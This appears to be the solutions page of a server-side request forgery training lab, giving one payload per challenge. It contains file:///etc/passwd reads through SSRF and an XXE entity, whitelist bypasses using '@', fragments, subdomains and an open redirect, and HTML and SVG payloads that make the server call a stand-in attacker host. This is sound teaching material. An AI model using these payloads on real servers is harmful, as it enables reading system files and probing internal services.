SSRF ‐ Solutions
This SSRF is the worst case, it use a library that do not even check the url scheme meaning that in addition to being able to request any remote server, we are able to make the target server print local files by using the scheme "file:" that is used to request internal files.
file:///etc/passwd
This SSRF is a basic SSRF case where their is no check for the host that is requested so it is possible for an attacker to make the server request arbitrary hosts. Anyway, the library used do not support dangerous schemes like "file:" decreasing the attack surface.
http://your.server.com
https://your.server.com
This SSRF is also a really current SSRF case where their is no check for the host that is requested so it is possible for an attacker to make the server request arbitrary hosts. But in this case, the result of the request isn't fetched so you will have to check your server logs to validate that you are being able to request it.
Use a burp collaborator, a requestbin or a beeceptor url and simply request it through the target server.
http://your.server.com
https://your.server.com
For this SSRF, the target server wait for a specific type of urls (pointing to images) and so check for the file extension at the end of it. Anyway it do not check if this url is under his control so we still are able to make it request remote servers.
Use a burp collaborator, a requestbin or a beeceptor url and simply request it through the target server by using a whitelisted file extension.
http://your.server.com/test.png
https://your.server.com/test.png
This SSRF is an example of a bad whitelist check. Using a whitelist to filter out of band interactions is a good idea, but it have to be well done. In this case, it is done in a manner that it is really easy to request our server according to the target server conditions.
Has the target server only check if the whitelisted domain (example.com) is in the url, we can simply request our server and adding this domain in the path like this:
https://your.server.com/example.com
Or using the '#' that is a fragment identifier that have no effect in this case.
https://your.server.com#example.com
For this SSRF, server do not forget to check that the whitelisted domain name is right after the HTTP scheme so we are not able to start the url with your.server.com. But their is a little trick that can allow us to request our server anyway. If we study the URLs structure in details, we see that before our host name, the URLs allow us to use credentials, so if the server do not check for the presence of the '@' character that is used to separate the credentials from the host name, we can use the whitelisted domain (example.com) as a username in our request.

If we use this technique, requesting example.com@your.server.com should lead the target server to request our server.
https://example.com@your.server.com
An other way to bypass the check is to create a subdomain that begin with the whitelisted domain. Example:
https://example.com.your.server.com
This time, the server check the host in a manner that the last tricks can't work anymore so we have to find a way to request our server by requesting the target host at the same time. To do it, we can use the parameter "redirect_url" that is vulnerable to Open Redirect. In this way, if we request our server through this parameter.
http://localhost:1337/?redirect_url=https://your.server.com
This trick is interesting has if the target website use a whitelist with a lot of subdomains/hosts. finding an Open Redirect on only one of them can bring you an SSRF. So the more the target have hosts in his whitelist, bigger is the risk of SSRF.
This time, the target server use an XML parser to update data. If this parser accept external entities and do not well filter user inputs, it can be vulnerable to XXE vulnerability. This type of vulnerability can bring to the user the ability to perform SSRF.
Upload a file with this content
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/passwd"> ]>
<product>
    <name>&xxe;</name>
    <id>DefaultID</id>
</product>
The PDF generator used for this SSRF execute HTML, so we can request our server through HTML tags.
<img src="https://your.server.com">
This PDF generator do not execute javascript so their is a lot of exploits that can't be used, I am searching for a PDF generator version on python that accept javascript execution to test more thing with XMLHTTPRequest, document.write etc.
For this one, the server accept image files types like png, jpg, svg etc. The SVG filetype is an interesting filetype that use XML-based tags wich mean that it can bring vulnerabilities like XSS and SSRF it they are accepted and not well filtered.
Upload an SVG file containing this payload:
<svg width="200" height="200" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink"><image xlink:href="https://your.server.com" height="200" width="200" /></svg>